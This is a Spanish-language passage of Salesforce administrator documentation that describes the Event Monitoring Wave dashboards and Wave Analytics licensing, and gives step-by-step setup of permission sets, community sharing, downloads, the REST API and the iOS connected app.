La aplicación Event Monitoring Wave se ofrece con un conjunto de paneles preintegrados para que pueda empezar a explorar sus datos directamente. Los datos procedentes de su organización se cargan automáticamente en sus conjuntos de datos de la aplicación Event Monitoring Wave cuando se genera.

La mayoría de los paneles representan un único tipo de evento en el objeto EventLogFile. La referencia del objeto EventLogFile contiene información detallada sobre cada tipo de evento. Dos de los paneles, My Trust y Configuración del seguimiento de auditoría, no se corresponden con tipos de eventos. Veamos rápidamente lo que cada panel hace.

**Ejecuciones de Apex**
Se corresponde con el tipo de evento Ejecución de Apex. Este panel le permite supervisar tendencias en las ejecuciones y el rendimiento del código Apex.

**API**
Se corresponde con el tipo de evento Evento de API. El panel API le ofrece información sobre el uso de la API por parte de los usuarios y el rendimiento de la API en su organización. Puede ver con qué frecuencia se utiliza cada objeto, con qué velocidad se procesa cada objeto y qué métodos se están invocando en ese objeto.

**Panel**
Se corresponde con el tipo de evento Panel. El panel Panel le ayuda a supervisar la adopción y el rendimiento de paneles.

**Solicitudes de Visualforce**
Se corresponde con el tipo de evento Solicitud de Visualforce. Aquí puede ver las tendencias en la adopción de Visualforce y el rendimiento de páginas.

**Archivos**
Se corresponde con el tipo de evento Transferencia de contenido. Cuando los usuarios de su organización realizan transferencias de contenido (descargas, cargas o vistas previas), se muestran en este panel. También puede supervisar la adopción de archivos.

**Lightning**
Se corresponde con el tipo de evento Seguimiento de interfaz de usuario. Este panel le muestra a qué páginas están accediendo los usuarios en Lightning Experience o Salesforce1.

**Iniciar sesión como**
Se corresponde con el tipo de evento Iniciar sesión como. Este panel le permite ver qué administradores están utilizando la función Iniciar sesión como en qué cuentas de usuario.

**My Trust**
El panel My Trust le da una idea general sobre qué tipo de eventos están teniendo lugar en su organización a lo largo del tiempo. También muestra la velocidad media de estas transacciones.

**Vistas de páginas (URI)**
Se corresponde con el tipo de evento URI. El panel Vistas de páginas le permite ver a qué páginas están accediendo los usuarios en la aplicación de escritorio Salesforce Classic.

**Descargas de informes**
Se corresponde con el tipo de evento Exportación de informe. Este panel le permite ver qué usuarios están descargando sus informes y desde dónde los están descargando.

**Informe**
Se corresponde con el tipo de evento Informe. El panel Informes le muestra las tendencias en los informes así como qué usuarios están ejecutando informes específicos. También puede averiguar qué informes están teniendo problemas de rendimiento.

**API REST**
Se corresponde con el tipo de evento API REST. Este panel le muestra tendencias en el uso de la API REST y qué extremos están manteniendo el mayor tráfico. También puede ver información sobre los intervalos de direcciones IP que están enviando solicitudes y qué métodos se están invocando.

**Configuración del seguimiento de auditoría**
Se corresponde con la página Configuración del seguimiento de auditoría en Configuración. Vea qué tipos de cambios están realizando sus usuarios en el área Configuración.

**Inicios de sesión de usuarios**
Se corresponde con el tipo de evento Inicio de sesión. El panel Inicios de sesión de usuarios le muestra las tendencias de sesión por usuario e información sobre dónde y cómo están accediendo los usuarios a su organización.

### Conocer la terminología de la aplicación Event Monitoring Wave

Para sacar el máximo provecho de la aplicación Event Monitoring Wave, es importante entender los parámetros y términos utilizados en la aplicación.

| Término | Descripción |
|---|---|
| APT | Tiempo medio de página. Una medición de agregación entre múltiples transacciones. |
| EPT | Tiempo experimentado de página. La cronología de una transacción de página según el punto de vista del usuario. |
| Evento | Una interacción iniciada por un usuario en Salesforce. Por ejemplo, un inicio de sesión, el desencadenamiento de una llamada de API o la descarga de un informe. Los eventos están relacionados con el sObject EventLogFile. |

## Configuración de la plataforma Wave

Configure su organización para utilizar la plataforma Salesforce Wave Analytics activando Wave, asignando licencias de conjuntos de permisos y luego creando y asignando conjuntos de permisos.

La información que aparece aquí describe cómo configurar su organización para utilizar la plataforma Wave. Lea Aplicaciones Wave preconstruidas para empezar a trabajar y configurar Sales Wave, Service Wave y otras aplicaciones.

Cada licencia de Analytics Cloud - Wave Analytics Platform es una licencia de usuario único que proporciona acceso a Salesforce Wave Analytics Cloud. Incluye una única licencia de Analytics Cloud - aplicación Sales Wave Analytics y licencias de usuario único de Analytics Cloud - aplicación Service Wave Analytics. Esta tabla muestra los límites de almacenamiento de datos para cada licencia. Si necesita más datos, puede adquirir Analytics Cloud - Additional Data Rows, que le da derecho a 100 millones de filas adicionales.

| Licencia | Límite |
|---|---|
| Analytics Cloud - Wave Analytics Platform | 100 millones de filas |
| Analytics Cloud - aplicación Sales Wave Analytics | 25 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. El uso de la aplicación Sales Wave no aumenta el límite de datos para la licencia de la plataforma |

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

| Licencia | Límite |
| --- | --- |
| Analytics Cloud - aplicación Service Wave Analytics | 25 millones de filas cuando se utiliza sin una licencia de Analytics Cloud - Wave Analytics Platform. El uso de la aplicación Service Wave no aumenta el límite de datos para la licencia de la plataforma |
| Analytics Cloud - Additional Data Rows | 100 millones de filas |

**Importante:**

- Los límites de almacenamiento de datos de la licencia de Wave Analytics son de naturaleza contractual, no técnica. La licencia establece la supervisión estricta del número total de filas de datos.
- Si adquirió una licencia de la plataforma Wave Analytics antes del 20 de octubre de 2015 con licencias de conjuntos de permisos de Analytics Cloud Builder o Analytics Cloud Explorer: La Configurar la plataforma Wave Analytics con licencias adquiridas antes del 20 de octubre de 2015. Si está migrando usuarios desde licencias de Builder o Explorer a la nueva licencia de la Analytics Cloud - Wave Analytics Platform: Consulte Migración desde licencias de Wave adquiridas antes del 20 de octubre de 2015 a nuevas licencias de plataforma Wave antes de iniciar el proceso de configuración para esos usuarios.
- Si desactiva Wave Analytics, los permisos de usuario se eliminan de cada conjunto de permisos definido. Si vuelve a activar Wave Analytics, deberá definir los conjuntos de permisos de nuevo.

## Proceso de configuración de la plataforma Wave

Siga estos pasos básicos para configurar su organización para utilizar la plataforma Wave Analytics.

**Activar la plataforma Wave.** El primer paso cuando configura Wave es simplemente activarla para su organización.

**Asignar licencias de conjuntos de permisos a usuarios.** A continuación, se asigna una licencia de conjunto de permisos de Analytics Cloud - Wave Analytics Platform a cada usuario. Cada licencia de conjunto de permisos puede asignarse a un único usuario. Del mismo modo, la licencia de usuario que está asociada con el perfil de usuario debe admitir la licencia de conjunto de permisos de Analytics Cloud - Wave Analytics Platform. No todas las licencias de usuario admiten la licencia de conjunto de permisos de la plataforma Wave.

**Defina los tipos de usuarios y cree y asigne conjuntos de permisos.** A continuación, defina los tipos de usuarios principales en su organización y cree conjuntos de permisos para agrupar permisos de usuario relacionados según las necesidades de cada tipo de usuario. Después de crear los conjuntos de permisos, asígnelos a los usuarios. Aunque puede asignar un conjunto de permisos a un usuario individual, también puede asignarlo a un grupo de usuarios por motivos de eficiencia. Puede asignar conjuntos de permisos múltiples a un usuario.

Pase por ella: crear, modificar y asignar un conjunto de permisos.

Puede asignar una licencia de conjunto de permisos de Wave junto con cualquiera de las siguientes licencias de usuario de Salesforce:

- Force.com (suscripción a la aplicación)
- Force.com (una aplicación)
- CRM completo
- Salesforce Platform
- Salesforce Platform One

Para obtener resultados óptimos, siga los pasos para la configuración de la plataforma Wave Analytics en el orden que se muestra aquí.

1. Conocer las licencias de conjuntos de permisos y los permisos de usuario de Wave Analytics Cloud
   Las licencias de conjuntos de permisos Wave Analytics activan los permisos para explorar datos con la plataforma Salesforce Wave Analytics y gestionarla. También permiten a usuarios de la Comunidad de Salesforce ver paneles Wave.
2. Identificar los tipos de usuarios de la plataforma Wave Analytics
   La identificación de los tipos de usuarios de la plataforma Wave ayuda a garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.
3. Activar Wave Analytics y asignar licencias de conjuntos de permisos de Analytics Cloud - Wave Analytics Platform
   Después de que Salesforce le aprovisione con la licencia de plataforma Wave Analytics, active Wave y asigne licencias de conjuntos de permisos de Wave Analytics.
4. Crear conjuntos de permisos de Wave Analytics
   Ofrezca acceso a los usuarios de su organización a funciones de Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.
5. Asignar conjuntos de permisos de Wave Analytics a usuarios
   Asigne conjuntos de permisos a uno o más usuarios, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de Wave.
6. Completar la configuración de la plataforma Wave Analytics
   Mejore la experiencia de los usuarios de la plataforma Wave y ajuste el acceso de Wave a los datos de Salesforce con procedimientos de configuración opcionales.

CONSULTE TAMBIÉN

Configurar la plataforma Wave Analytics con licencias adquiridas antes del 20 de octubre de 2015

Migración desde licencias de Wave adquiridas antes del 20 de octubre de 2015 a nuevas licencias de plataforma Wave

## Conocer las licencias de conjuntos de permisos y los permisos de usuario de Wave Analytics Cloud

Las licencias de conjuntos de permisos Wave Analytics activan los permisos para explorar datos con la plataforma Salesforce Wave Analytics y gestionarla. También permiten a usuarios de la Comunidad de Salesforce ver paneles Wave.

- Cada usuario de la plataforma Wave necesita una licencia de conjunto de permisos de Analytics Cloud - Wave Analytics Platform para utilizar la plataforma Wave.
- Los usuarios de Comunidad necesitan una licencia de conjunto de permisos Usuarios de Comunidad de Analytics Cloud - Wave para ver aplicaciones Wave compartidas a través de paneles incrustados en páginas de Visualforce.

La licencia de conjunto de permisos de Analytics Cloud - Wave Analytics Platform activa los siguientes permisos.

| Permiso de usuario | Qué activa |
|---|---|
| "Utilizar Wave Analytics" | Acceso a Wave Analytics. Visualización y exploración de conjuntos de datos. Visualización y colaboración de lentes y paneles. |
| "Crear y modificar paneles de Wave Analytics " | Creación, modificación y eliminación de paneles de Wave Analytics. |
| "Crear aplicaciones de Wave Analytics " | Creación, modificación, eliminación y colaboración de aplicaciones de Wave Analytics. |
| "Cargar datos externos en Wave Analytics" | Carga de datos externos en Wave Analytics para crear un conjunto de datos. Supervisión del flujo de datos y trabajos del sistema en el supervisor de datos. |

| | |
|---|---|
| "Modificar flujos de datos de Wave Analytics " | Modificación, inicio, detención y reprogramación del flujo de datos. Supervisión del flujo de datos y trabajos del sistema en el supervisor de datos. Tenga buen criterio al asignar este permiso de usuario porque permite el acceso a todos los datos de objetos de Salesforce a los que tiene acceso el usuario de integración. Consulte Acceso de datos de Salesforce en Wave Analytics. |
| "Gestionar Wave Analytics" | Acceso a todas las funciones de Wave Analytics. Proporciona funciones a nivel de administrador de Wave. |
| "Descargar datos Wave Analytics" | La descarga de capturas de pantalla y datos en formato tabular a través de la interfaz de usuario de Wave Analytics. |

Nota: Cuando crea conjuntos de permisos para usuarios de Wave, la selección de cualquier permiso de Wave Analytics activa automáticamente también el permiso "Utilizar Wave Analytics". Del mismo modo, el tipo de acceso otorgado en una aplicación controla las acciones que pueden realizarse en sus conjuntos de datos, lentes y paneles. Por ejemplo, si un usuario dispone del permiso "Utilizar Wave Analytics", el usuario también debe tener acceso de Visor en la aplicación para ver sus conjuntos de datos, lentes y paneles.

La licencia de conjunto de permisos Usuarios de comunidad de Analytics Cloud - Wave activa el permiso "Ver Wave Analytics en páginas de comunidades". Ese permiso permite a los usuarios externos ver paneles Wave incrustados en páginas de Visualforce en sus comunidades.

## Identificar los tipos de usuarios de la plataforma Wave Analytics

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

La identificación de los tipos de usuarios de la plataforma Wave ayuda a garantizar que el proceso de configuración cumple las necesidades de análisis de su equipo.

La licencia Wave Analytics Platform incluye los permisos que permiten a los usuarios de su organización importar, explorar y trabajar con datos empleando la plataforma Wave. La licencia también incluye permisos que permiten a los administradores gestionar Wave. Para configurar Wave de la manera más útil posible, piense las diversas formas con las que los usuarios acceden a las funciones de Wave y categorícelas en tipos de usuarios. A continuación se muestran algunos ejemplos.

La mayoría de las personas de su equipo se recogen en dos categorías básicas:

- Usuarios que ven paneles, lentes y conjuntos de Wave e importan datos ocasionalmente en Wave.
- Administradores o gestores que acceden a la gama completa de las funciones de Wave para crear aplicaciones, paneles, lentes y conjuntos de datos, modificar datos, así como personalizar la experiencia de Wave.

Del mismo modo, cuando configura la plataforma Wave, la creación de dos conjuntos de permisos básicos puede cumplir las necesidades de la mayoría de los usuarios de su organización:

- Un conjunto de permisos "ver" que contiene los permisos necesarios para los usuarios de nivel más básico cuando acceden a Wave.
- Un conjunto de permisos "gestionar" que esté reservado para algunos administradores y gestores que contiene permisos para utilizar todas las funciones de Wave.

Puede configurar Wave Analytics de la manera que mejor le convenga, definiendo otros tipos de usuarios y conjuntos de permisos basados en las necesidades de los usuarios de su organización. Por ejemplo, puede crear un conjunto de permisos de "superusuario" para los usuarios que crean y comparten aplicaciones y paneles. O también un conjunto de permisos de "asistente de datos" para permitir que otros usuarios trabajen estrechamente con conjuntos de datos.

Nos centramos en dos tipos principales de usuarios de su equipo, los usuarios y los administradores, en los conjuntos de permisos de ejemplo que describimos en nuestras instrucciones de configuración detalladas.

## Activar Wave Analytics y asignar licencias de conjuntos de permisos de Analytics Cloud - Wave Analytics Platform

Después de que Salesforce le aprovisione con la licencia de plataforma Wave Analytics, active Wave y asigne licencias de conjuntos de permisos de Wave Analytics.

**Activar la plataforma Wave**


Para utilizar la plataforma Wave, primero actívela para su organización.

1. En el menú Configuración de Salesforce, bajo Administrar, haga clic en **Analytics Cloud | Información general**.
2. Haga clic en **Activar Analytics**.

**Asignar licencias de conjunto de permisos**

A continuación, asigne una licencia de conjunto de permisos a *cada usuario* de su organización que necesite acceso a Wave.

1. En Configuración, haga clic en **Gestionar usuarios | Usuarios**.
2. Haga clic en el nombre del usuario que desee que pueda acceder a Wave. Es posible que desee empezar con **Usuario, Administrador** o cualquier nombre que se le haya asignado al administrador del sistema.
3. Coloque el cursor sobre **Asignaciones de licencia del conjunto de permisos** y haga clic en **Modificar asignaciones**.




4. Seleccione la licencia de conjunto de permisos de Analytics Cloud - Wave Analytics Platform y haga clic en **Guardar**.

Repita estos pasos para cada usuario de su organización que requiera acceso a Wave.

## Crear conjuntos de permisos de Wave Analytics

Ofrezca acceso a los usuarios de su organización a funciones de Wave creando y asignando uno o más conjuntos de permisos en base a las capacidades que necesitan.

Después de asignar licencias de conjunto de permisos a usuarios, el siguiente paso en el proceso de configuración es crear conjuntos de permisos compuestos de permisos de usuario de Wave y asignarlos a los usuarios. Puede crear todos los conjuntos de permisos que necesite para cumplir las necesidades de sus usuarios. A continuación se describe cómo crear dos conjuntos de permisos:

PERMISOS DE USUARIO

Para crear conjuntos de permisos:
- "Gestionar perfiles y conjuntos de permisos"

- El conjunto de permisos *Gestionar Wave Analytics* para usuarios que administran y gestionan Wave Analytics y necesitan acceder a todas las funciones de Wave Analytics.
- El conjunto de permisos *Ver Wave Analytics* para los usuarios que exploran datos y cargan nuevos datos en Wave Analytics de forma ocasional y necesitan acceder a un conjunto limitado de funciones de Wave Analytics.

Presentación: crear, modificar y asignar un conjunto de permisos

Nota:

- Para clientes que adquirieron Wave antes del 20 de octubre de 2015: Consulte Configurar la plataforma Wave Analytics con licencias adquiridas antes del 20 de octubre de 2015 antes de seguir estas instrucciones.
- El conjunto de permisos Gestionar Wave Analytics activa las funciones equivalentes proporcionadas por la licencia anterior de Wave Analytics Builder (adquirida antes del 20 de octubre de 2015). Si dispone de una licencia de Builder o está migrando a la nueva licencia de la plataforma Wave Analytics, siga estos pasos para crear un conjunto de permisos con las mismas características.
- El conjunto de permisos Ver Wave Analytics activa las funciones equivalentes proporcionadas por la licencia anterior de Wave Analytics Explorer (adquirida antes del 20 de octubre de 2015). Si dispone de una licencia de Explorer o está migrando a la nueva licencia de la plataforma Wave Analytics, siga estos pasos para crear un conjunto de permisos con las mismas características.

1. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos** y haga clic en **Nuevo**.
2. Introduzca `Gestionar Wave Analytics` o `Ver Wave Analytics` en el campo Etiqueta según proceda. Esta acción crea automáticamente el nombre de API también. Puede cambiarlo si lo desea, pero no puede incluir espacios, finalizar con un guión bajo o tener dos guiones bajos consecutivos.
3. En el campo Licencia de usuario, mantenga el valor predeterminado `--Ninguno--`. *No* seleccione una licencia de usuario.
4. Haga clic en **Guardar**. La página de detalles del conjunto de permisos mostrará el nuevo conjunto de permisos. Agregue ahora permisos de usuario al conjunto.
5. Desplácese hasta la parte inferior de la página de detalles del conjunto de permisos y haga clic en **Permisos del sistema**. Después haga clic en **Modificar**.
6. Realice una de las siguientes acciones.
   - Si está creando el conjunto de permisos Gestionar Wave Analytics, seleccione los permisos de usuario "Gestionar Wave Analytics" y haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a un usuario acceder a todas las funciones de Wave. Debe asignar este conjunto de permisos con cautela, ya que proporciona acceso a todas las funciones de Wave, muchas de las cuales no son apropiadas para la mayoría de los usuarios de análisis.
   - Si está creando el conjunto de permisos Ver Wave Analytics, seleccione los permisos de usuario "Utilizar Wave Analytics Cloud" y "Cargar datos externos en Wave Analytics" haga clic en **Guardar**. Habrá creado correctamente un conjunto de permisos que permite a un usuario ver conjuntos de datos, lentes y paneles de Wave para los que tenga permiso para ver y para cargar archivos de datos desde fuera de Salesforce.
7. Ahora podrá asignar su nuevo conjunto de permisos a los usuarios, tema que se trata en Asignar conjuntos de permisos a usuarios.

## Asignar conjuntos de permisos de Wave Analytics a usuarios

Asigne conjuntos de permisos a uno o más usuarios, ya sea uno por uno o de forma masiva, para otorgarles acceso a las funciones de Wave.

PERMISOS DE USUARIO

Para asignar un conjunto de permisos a usuarios:
- "Asignar conjuntos de permisos"

Presentación: asignar un conjunto de permisos

1. En el menú Configuración, bajo administración, haga clic en **Gestionar usuarios | Conjuntos de permisos**.

2. Haga clic en el conjunto de permisos que desea asignar a los usuarios. Si ha seguido las instrucciones de Crear conjuntos de permisos de Wave Analytics en la página 3838, seleccione el conjunto de permisos Gestionar Wave Analytics o Ver Wave Analytics.
3. Haga clic en **Gestionar asignaciones** y haga clic en **Agregar asignaciones**.
4. Seleccione los usuarios que necesitan acceder a Wave y haga clic en **Listo**.

Asigne el conjunto de permisos Gestionar Wave Analytics con cautela, ya que proporciona acceso a todas las funciones de Wave. Asígnelo únicamente a usuarios que administran y gestionan la plataforma Wave.

## Completar la configuración de la plataforma Wave Analytics

Mejore la experiencia de los usuarios de la plataforma Wave y ajuste el acceso de Wave a los datos de Salesforce con procedimientos de configuración opcionales.

Activar miniaturas de vistas previas para todas las lentes y paneles

Facilite a sus usuarios la localización de sus lentes y paneles en la página de inicio y en las páginas de aplicaciones. Sustituya iconos genéricos con miniaturas de vistas previas de los contenidos de todas las lentes y paneles, incluyendo los activos que tienen restricciones de seguridad a nivel de filas.

Activar Wave Analytics para Comunidades

Comparta aplicaciones de Wave Analytics de forma segura con socios de comunidad y usuarios clientes.

Activar la descarga desde Wave Analytics

Permita a los usuarios descargar los resultados de exploraciones de lentes y widgets de panel como imágenes (`.png`), archivos de Microsoft® Excel® (`.xls`) o valores separados por comas (`.csv`).

Otorgar acceso a usuarios a Wave Dashboard Designer

Para otorgar acceso a los usuarios al diseñador de paneles, asigne a cada uno de ellos el permiso de usuario "Crear y modificar paneles de Wave Analytics". Para que los usuarios accedan a Wave Dashboard Designer, la opción de configuración **Activar Wave Dashboard Designer** debe estar también activada, como lo está de forma predeterminada.

Activar anotaciones en widgets de panel

Anote en los widgets de panel los comentarios publicados en un panel y en Chatter.

Activar la API de REST de Wave

Puede acceder a los conjuntos de datos y lentes de Wave Analytics de forma programática empleando la API de REST de Wave. Al seleccionar esta opción se anula el permiso "APIEnabled" para usuarios individuales y otorga a todos los usuarios de Wave (incluyendo los usuarios de Comunidad) el acceso a la API de Wave.

Aplicación conectada de Wave Analytics para iOS

Instale la aplicación conectada de Analytics para iOS para permitir a sus clientes móviles conectarse fácilmente a su organización. La aplicación conectada le proporciona el control sobre quién inicia sesión y cómo comparten los clientes móviles imágenes y vínculos.

Guía de implementación de seguridad de Wave Analytics

Wave Analytics tiene diferentes niveles de seguridad que su organización puede implementar para asegurarse de que el usuario correcto tiene acceso a los datos correctos.

Acceso de datos de Salesforce en Wave Analytics

Wave Analytics requiere el acceso a datos de Salesforce cuando se extraen los datos y también cuando los datos se utilizan como parte de la seguridad a nivel de filas. Wave Analytics obtiene acceso a datos de Salesforce en base a los permisos de dos usuarios internos de Wave Analytics: Usuario de integración y Usuario de seguridad.

## Activar miniaturas de vistas previas para todas las lentes y paneles

Facilite a sus usuarios la localización de sus lentes y paneles en la página de inicio y en las páginas de aplicaciones. Sustituya iconos genéricos con miniaturas de vistas previas de los contenidos de todas las lentes y paneles, incluyendo los activos que tienen restricciones de seguridad a nivel de filas.

Si no se ha definido ningún predicado de seguridad para un conjunto de datos, las miniaturas de vistas previas siempre aparecen. Si se ha definido un predicado de seguridad, las miniaturas de vistas previas no aparecen salvo que esté activada esta configuración. Con la configuración activada, las miniaturas de vistas previas aparecen para todos los activos.

**Importante:** Incluso si se aplica seguridad a nivel de filas al conjunto de datos utilizado por una lente o panel, la miniatura de vista previa podría exponer datos de filas restringidas. Las restricciones de seguridad a nivel de filas entran en vigor solo después de que haya hecho clic en la lente o panel.

1. En Configuración, introduzca *`Wave Analytics`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Seleccione `Mostrar miniaturas de vistas previas para lentes y paneles con seguridad a nivel de filas activada`.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para modificar la configuración:
- "Gestionar Wave Analytics"

## Activar Wave Analytics para Comunidades

Comparta aplicaciones de Wave Analytics de forma segura con socios de comunidad y usuarios clientes.

**Nota:** Solo los usuarios con una licencia de Customer Community Plus o Partner Community pueden utilizar esta función. Esta función es compatible en comunidades pero no en portales.

Para configurar Wave Analytics para compartir con Comunidades, complete los siguientes pasos.

1. En Configuración, introduzca *`Wave Analytics`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**. Seleccione `Activar Wave Analytics para comunidades`.
2. Asigne a los miembros de su comunidad la licencia de conjunto de permisos de Usuarios de Comunidad de Analytics Cloud - Wave.
3. Cree un conjunto de permisos que incluya el permiso "Ver Wave Analytics en páginas de comunidad" y asígnelo a los miembros de su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en: **Developer** Edition

PERMISOS DE USUARIO

Para modificar la configuración:
- "Gestionar Wave Analytics"

Para ver paneles y lentes de Wave:
- "Ver Wave Analytics en páginas de comunidad"

## Activar la descarga desde Wave Analytics

Permita a los usuarios descargar los resultados de exploraciones de lentes y widgets de panel como imágenes (`.png`), archivos de Microsoft® Excel® (`.xls`) o valores separados por comas (`.csv`).

Para configurar los usuarios para descargar datos desde Wave, complete los siguientes pasos.

1. En Configuración, introduzca *`Conjuntos de permisos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Conjuntos de permisos** bajo Gestionar usuarios.
2. Seleccione el conjunto de permisos de Analytics Cloud donde desee agregar el permiso y, a continuación, seleccione **Permisos del sistema**.
3. Seleccione `Descargar datos de Wave Analytics`.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descargar imágenes y datos filtrados

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para modificar la configuración:

- "Gestionar Wave Analytics"

## Otorgar acceso a usuarios a Wave Dashboard Designer

Para otorgar acceso a los usuarios al diseñador de paneles, asigne a cada uno de ellos el permiso de usuario "Crear y modificar paneles de Wave Analytics". Para que los usuarios accedan a Wave Dashboard Designer, la opción de configuración **Activar Wave Dashboard Designer** debe estar también activada, como lo está de forma predeterminada.

1. En Configuración, introduzca *`Wave Analytics`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Seleccione **Activar Wave Dashboard Designer** y, a continuación, haga clic en **Guardar**.
3. Para cada usuario que cree paneles, asigne el permiso de usuario "Crear y modificar paneles de Wave Analytics".
   Cada usuario tiene la elección de utilizar classic designer o Wave Dashboard Designer para cada panel.

CONSULTE TAMBIÉN

Wave Dashboard Designer, la forma sencilla de crear paneles

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para acceder a Wave Dashboard Designer o classic designer:

- "Crear y modificar paneles de Wave Analytics "

## Activar anotaciones en widgets de panel

Anote en los widgets de panel los comentarios publicados en un panel y en Chatter.

Nota: Las anotaciones solo se admiten en paneles creados con Wave Dashboard Designer.

Para activar las anotaciones, complete los siguientes pasos.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real** bajo Chatter.
2. Desplácese hacia abajo y seleccione **Activo de Wave**.
3. Seleccione Activar seguimiento de noticias en tiempo real.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Colaborar con anotaciones de paneles

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para modificar la configuración:
- "Gestionar Wave Analytics"

## Activar la API de REST de Wave

Puede acceder a los conjuntos de datos y lentes de Wave Analytics de forma programática empleando la API de REST de Wave. Al seleccionar esta opción se anula el permiso "APIEnabled" para usuarios individuales y otorga a todos los usuarios de Wave (incluyendo los usuarios de Comunidad) el acceso a la API de Wave.

1. En Configuración, introduzca *Wave Analytics* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Seleccione Activar la API de Wave para todos los usuarios de Wave.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para modificar la configuración:
- "Gestionar Wave Analytics"

## Aplicación conectada de Wave Analytics para iOS

Instale la aplicación conectada de Analytics para iOS para permitir a sus clientes móviles conectarse fácilmente a su organización. La aplicación conectada le proporciona el control sobre quién inicia sesión y cómo comparten los clientes móviles imágenes y vínculos.

1. Cuando inicie sesión como un administrador, navegue a https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA.
2. Seleccione **Instalar para todos los usuarios**.

   Si instala la aplicación conectada solo para algunas funciones, solo esos clientes estarán sujetos a sus políticas.
3. Después de hacer clic en **Hecho**, abra el paquete Perspectivas de Salesforce para iOS.
4. Para configurar políticas y otras configuraciones, haga clic en **Modificar**. Cuando finalice, guarde sus cambios.

   Para obtener más información acerca de la configuración de la aplicación conectada, consulte Modificar una aplicación conectada.
5. Si desea desactivar opciones de colaboración para usuarios móviles, haga clic en **Nuevo** en la sección Atributos personalizados.

   Todas las opciones de colaboración se activan de forma predeterminada. Para desactivar una opción, agregue su clave de atributo e introduzca `"falso"` para el valor del atributo. Consulte la tabla para las claves de atributo compatibles.

| Clave de atributo | Los clientes móviles pueden compartir |
|---|---|
| SHARE_IMAGE_AIRDROP | Imágenes a través de AirDrop |
| SHARE_IMAGE_ CAMERAROLL | Imágenes del carrete |
| SHARE_IMAGE_ OPEN | La imagen abierta actualmente en el dispositivo móvil |
| SHARE_IMAGE_ S1 | Imágenes en Salesforce1 |
| SHARE_IMAGE_ EMAIL | Imágenes a través del correo electrónico |
| SHARE_LINK_AIRDROP | Vínculos a través de AirDrop |
| SHARE_LINK_ CLIPBOARD | El vínculo que está actualmente en el portapapeles del dispositivo móvil |
| SHARE_LINK_ S1 | Vínculos en Salesforce1 |
| SHARE_LINK_EMAIL | Vínculos a través del correo electrónico |
| SPOTLIGHT_SEARCH | Los clientes móviles pueden ver activos de Wave Analytics en los resultados de las búsquedas de Spotlight |

Nota: Para aplicar atributos personalizados a usuarios conectados, puede revocarlos y solicitarles volver a conectarse.

6. Para ver y controlar cómo se conectan los clientes móviles a su organización habilitada para Wave, en Configuración, introduzca *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Uso de OAuth de aplicaciones conectadas**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

